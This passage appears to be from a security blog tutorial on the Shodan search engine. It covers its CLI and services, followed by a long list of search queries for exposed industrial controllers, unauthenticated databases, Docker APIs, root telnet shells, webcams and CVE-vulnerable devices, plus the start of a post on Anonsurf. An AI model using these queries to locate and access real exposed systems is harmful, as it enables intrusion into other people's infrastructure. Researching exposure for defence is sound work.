
3. Going to “Reports” you can see generated file
CLI
Shodan also provides an easy to use command line (https://cli.shodan.io/), it comes already install in kali, but, you can visit the official site to learn hot to install it.

1. Display help

Using -h over the command will display further help
2. Show product version

3. Set up your API for starting the searches, API is found under account settings

4. First basic search
- shodan search org:apple os:linux
5. Show count of the searches
- shodan count org:apple os:linux


6. Show stats of the search
- shodan stats org:apple os:linux

7. Check host info
Shodan Maps

Shodan also provides a graphical map that helps you visualize the location of the result
(https://maps.shodan.io)
Shodan images

It helps display screenshot or images captured (https://images.shodan.io/). Image data is gathered from 5 different sources: VNC, Remote Desktop (RDP), RTSP, Webcams and X Windows.
Exploit search

Basic exploit search within the database (https://exploits.shodan.io/)
View API stats

This tool shows details about your API usage (https://developer.shodan.io/dashboard)
Network monitor

Keep track of the devices that you have exposed to the Internet. Setup notifications, launch scans and gain complete visibility into what you have connected. (https://monitor.shodan.io/dashboard)
ICS radar

ICS Radar is a 3D map of Industrial Control Systems (ICS) devices found by Shodan crawlers. (https://ics-radar.shodan.io/)
Honeypot score

The service called Honeypot or not? will attribute a Honeyscore to an IP address, a probability of being a honeypot. (https://honeyscore.shodan.io/)
Useful Shodan queries
https://github.com/jakejarvis/awesome-shodan-queries
https://beta.shodan.io/search/filters
Industrial Control Systems
Samsung Electronic Billboards
- “Server: Prismview Player”
Gas Station Pump Controllers
- “in-tank inventory” port:10001
Automatic License Plate Readers
Traffic Light Controllers / Red Light Cameras
Voting Machines in the United States
Telcos Running Cisco Lawful Intercept Wiretaps
- “Cisco IOS” “ADVIPSERVICESK9_LI-M”
Prison Pay Phones
- “[2J[H Encartele Confidential”
Tesla PowerPack Charging Status
- http.title:”Tesla PowerPack System” http.component:”d3″ -ga3ca4f2
Electric Vehicle Chargers
- “Server: gSOAP/2.8” “Content-Length: 583”
Maritime Satellites
- “Cobham SATCOM” OR (“Sailor” “VSAT”)
Submarine Mission Control Dashboards
- title:”Slocum Fleet Mission Control”
CAREL PlantVisor Refrigeration Units
- “Server: CarelDataServer” “200 Document follows”
Nordex Wind Turbine Farms
- http.title:”Nordex Control”
- “Jetty/3.1 (JSP 1.1; Servlet 2.2; java 1.6.0_14)”
C4 Max Commercial Vehicle GPS Trackers
- “[1m[35mWelcome on console”
DICOM Medical X-Ray Machines
- “DICOM Server Response” port:104
GaugeTech Electricity Meters
- “Server: EIG Embedded Web Server” “200 Document follows”
Siemens Industrial Automation
- “Siemens, SIMATIC” port:161
Siemens HVAC Controllers
- “Server: Microsoft-WinCE” “Content-Length: 12581”
Door / Lock Access Controllers
Railroad Management
- “log off” “select the appropriate”
Remote Desktop
Unprotected VNC
- “authentication disabled” “RFB 003.008”
Windows RDP
“\x03\x00\x00\x0b\x06\xd0\x00\x00\x124\x00”
Network Infrastructure
MongoDB
- “MongoDB Server Information” port:27017 -authentication
- “Set-Cookie: mongo-express=” “200 OK”
- “Home – Mongo Express”
- all:”mongodb server information” all:”metrics”
Jenkins CI
- “X-Jenkins” “Set-Cookie: JSESSIONID” http.title:”Dashboard”
Docker APIs
- “Docker Containers:” port:2375
Pi-hole Open DNS Servers
- “dnsmasq-pi-hole” “Recursion: enabled”
Already Logged-In as root via Telnet
- “root@” port:23 -login -password -name -Session
Android Root Bridges
- “Android Debug Bridge” “Device” port:5555
Lantronix Serial-to-Ethernet Adapter Leaking Telnet Passwords
- Lantronix password port:30718 -secured
Citrix Virtual Apps
- “Citrix Applications:” port:1604
Cisco Smart Install
- “smart install client active”
PBX IP Phone Gateways
- PBX “gateway console” -password port:23
Polycom Video Conferencing
- http.title:”- Polycom” “Server: lighttpd”
Telnet Configuration:
- “Polycom Command Shell” -failed port:23
Bomgar Help Desk Portal
- “Server: Bomgar” “200 OK”
Intel Active Management CVE-2017-5689
- “Intel(R) Active Management Technology” port:623,664,16992,16993,16994,16995
HP iLO 4 CVE-2017-12542
- HP-ILO-4 !”HP-ILO-4/2.53″ !”HP-ILO-4/2.54″ !”HP-ILO-4/2.55″ !”HP-ILO-4/2.60″ !”HP-ILO-4/2.61″ !”HP-ILO-4/2.62″ !”HP-iLO-4/2.70″ port:1900
Outlook Web Access
Exchange 2007
- “x-owa-version” “IE=EmulateIE7”
Exchange 2010
- “x-owa-version” “IE=EmulateIE7” http.favicon.hash:442749392
Exchange 2013 / 2016
- “X-AspNet-Version” http.title:”Outlook” -“x-owa-version”
Lync / Skype for Business
Network Attached Storage (NAS)
SMB (Samba) File Shares
- “Authentication: disabled” port:445
Specifically domain controllers:
- “Authentication: disabled” NETLOGON SYSVOL -unix port:445
FTP Servers with Anonymous Login
- “220” “230 Login successful.” port:21
Iomega / LenovoEMC NAS Drives
- “Set-Cookie: iomega=” -“manage/login.html” -http.title:”Log In”
Buffalo TeraStation NAS Drives
- Redirecting sencha port:9000
Logitech Media Servers
- “Server: Logitech Media Server” “200 OK”
Plex Media Servers
- “X-Plex-Protocol” “200 OK” port:32400
Tautulli / PlexPy Dashboards
FTP
- “230 login successful” port:”21″
- “Anonymous+access+allowed” connected
- Anonymous+access+allowed
Webcams
Yawcams
- “Server: yawcam” “Mime-Type: text/html”
webcamXP/webcam7
- (“webcam 7” OR “webcamXP”) http.component:”mootools” -401
SQWebcam
Android IP Webcam Server
- “Server: IP Webcam Server” “200 OK”
Canon
- title:”Network Camera VB-M600″ 200 ok server: vb
Security DVRs
d-link
- d-Link Internet Camera, 200 OK
- “Default Login” Authenticate
Printers & Copiers
HP Printers
- “Serial Number:” “Built:” “Server: HP HTTP”
- HP LaserJet 4250
Xerox Copiers/Printers
Epson Printers
- “SERVER: EPSON_Linux UPnP” “200 OK”
- “Server: EPSON-HTTP” “200 OK”
Canon Printers
- “Server: KS_HTTP” “200 OK”
- “Server: CANON HTTP Server”
Home Devices
Yamaha Stereos
- “Server: AV_Receiver” “HTTP/1.1 406”
Apple AirPlay Receivers, Apple TVs, HomePods, etc.
Chromecasts / Smart TVs
Crestron Smart Home Controllers
Random Stuff
OctoPrint 3D Printer Controllers
- title:”OctoPrint” -title:”Login” http.favicon.hash:1307375944
Etherium Miners
Apache Directory Listings
- http.title:”Index of /” http.html:”.pem”
Too Many Minecraft Servers
- “Minecraft Server” “protocol 340” port:25565
NetBotz (net monitoring tool)
- title:”netbotz appliance”
Scada
- EIG Embedded Web Server
- title:”RAKO Bridge Control Panel”
Vulnerabilities
OOB
- ”Active Management Technology”
by Vry4n_ | Mar 15, 2020 | Anonymity
Anonsurf uses TOR iptables to anonymize the whole system. Anonsurf gives users the capability of starting or stopping the I2P project.
https://github.com/Und3rf10w/kali-anonsurf
Installation
1. Download the file from github
- git clone https://github.com/Und3rf10w/kali-anonsurf.git

2. Run installer located in the download folder kali-anonsurf
